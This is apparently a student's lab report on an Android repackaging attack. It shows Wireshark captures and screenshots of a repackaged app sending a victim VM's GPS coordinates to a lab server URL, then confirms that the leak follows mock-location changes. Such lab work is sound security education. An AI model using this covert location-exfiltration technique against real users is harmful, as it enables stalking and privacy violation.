The image shows a Wireshark packet capture window. The top bar indicates the interface is \*enp0s3. The packet list on the left shows several packets, with packet 10 selected. The packet details pane on the right shows the structure of the selected packet: Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The HTTP request is a GET for /location.php?lat=31.194186&lng=121.316926. The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
3	2023-10-16 22:26:00.3429020...	10.0.2.8	10.0.2.15	TCP	74	52414 → 8...
4	2023-10-16 22:26:00.3429259...	10.0.2.15	10.0.2.8	TCP	74	80 → 5241...
5	2023-10-16 22:26:00.3430749...	10.0.2.8	10.0.2.15	TCP	66	52414 → 8...
6	2023-10-16 22:26:00.3438449...	10.0.2.8	10.0.2.15	HTTP	285	GET /loca...
7	2023-10-16 22:26:00.3438587...	10.0.2.15	10.0.2.8	TCP	66	80 → 5241...
8	2023-10-16 22:26:00.3446479...	10.0.2.15	10.0.2.8	HTTP	320	HTTP/1.1 ...
9	2023-10-16 22:26:00.3447656...	10.0.2.8	10.0.2.15	TCP	66	52414 → 8...
10	2023-10-16 22:26:01.3457404...	10.0.2.8	10.0.2.15	HTTP	285	GET /loca...
11	2023-10-16 22:26:01.3461503...	10.0.2.15	10.0.2.8	HTTP	319	HTTP/1.1 ...
12	2023-10-16 22:26:01.3463160...	10.0.2.8	10.0.2.15	TCP	66	52414 → 8...
13	2023-10-16 22:26:02.3470416...	10.0.2.8	10.0.2.15	HTTP	285	GET /loca...
14	2023-10-16 22:26:02.3474441...	10.0.2.15	10.0.2.8	HTTP	319	HTTP/1.1 ...
15	2023-10-16 22:26:02.3476086...	10.0.2.8	10.0.2.15	TCP	66	52414 → 8...

Frame 10: 285 bytes on wire (2280 bits), 285 bytes captured (2280 bits) on interface 0  
Ethernet II, Src: PcsCompu\_a3:c2:a7 (08:00:27:a3:c2:a7), Dst: PcsCompu\_67:1e:18 (08:00:27:67:1e:18)  
Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.15  
Transmission Control Protocol, Src Port: 52414, Dst Port: 80, Seq: 3726216823, Ack: 2463451034, Len: 285  
Hypertext Transfer Protocol  
GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1\r\nUser-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.2; VirtualBox Build/N2G48H)\r\nHost: www.repackagingattacklab.com\r\nConnection: Keep-Alive\r\nAccept-Encoding: gzip\r\n\r\n[Full request URI: http://www.repackagingattacklab.com/location.php?lat=31.194186&lng=121.316926]  
[HTTP request 2/101]

<http://www.repackagingattacklab.com/location.php?lat=40.688931&lng=-74.045363>

The image shows a web browser window with the address bar displaying the URL [www.repackagingattacklab.com/location.php?lat=40.688931&lng=-74.045363](http://www.repackagingattacklab.com/location.php?lat=40.688931&lng=-74.045363). The page content shows a JSON response: `{"users":[{"lat": 40.688931,"lng": -74.045363}]}`.


Which these coordinates are a location in New York, specifically it looks like they are for the Statue of Liberty as shown on maps:

The image shows a Google Maps search for the coordinates 40.688931,-74.045363. The map displays the Statue of Liberty and the surrounding area in New York City. The search bar at the top shows the coordinates and a magnifying glass icon. Below the search bar are tabs for ALL, MAPS, IMAGES, VIDEOS, NEWS, SHOPPING, BOOKS, and SEARCH TOOLS. The map shows the Statue of Liberty, the Statue of Liberty Museum, and the surrounding water. The map data is credited to ©2023.

## Lab 6 – Android Repackaging Attack Lab


Gunnar Yonker

To ensure that the location being sent would update I changed the Mock Location app to Shanghai and then checked on Wireshark to see if a packet was being sent from the Android VM to the Ubuntu VM. This was successful and I was able to observe another packet being sent with the updated location contents.



The link being sent was:

<http://www.repackagingattacklab.com/location.php?lat=31.194636&lng=121.318181>




```
{"users":[{"lat": 31.194636,"lng": 121.318181}]}
```

When checking to see if the coordinates being sent in the link were accurate to the mock location app, it is seen that they do belong to a location in Shanghai. Which means that the location change was successfully sent from the Android VM to the Ubuntu VM.



## Lab 6 – Android Repackaging Attack Lab

Gunnar Yonker



It can be observed from these two examples that the maliciously repackaged app was successful in its exploitation of sending the user's (Android VM) location to the attacker. I am unsure as to why navigating to the website provided itself didn't result in the location being shown, but through the use of Wireshark I was able to verify that the location was correctly being sent and updated when it was changed. This verifies that the app was repackaged successfully and the repackaging attack to track the victim's location in this task was successfully performed.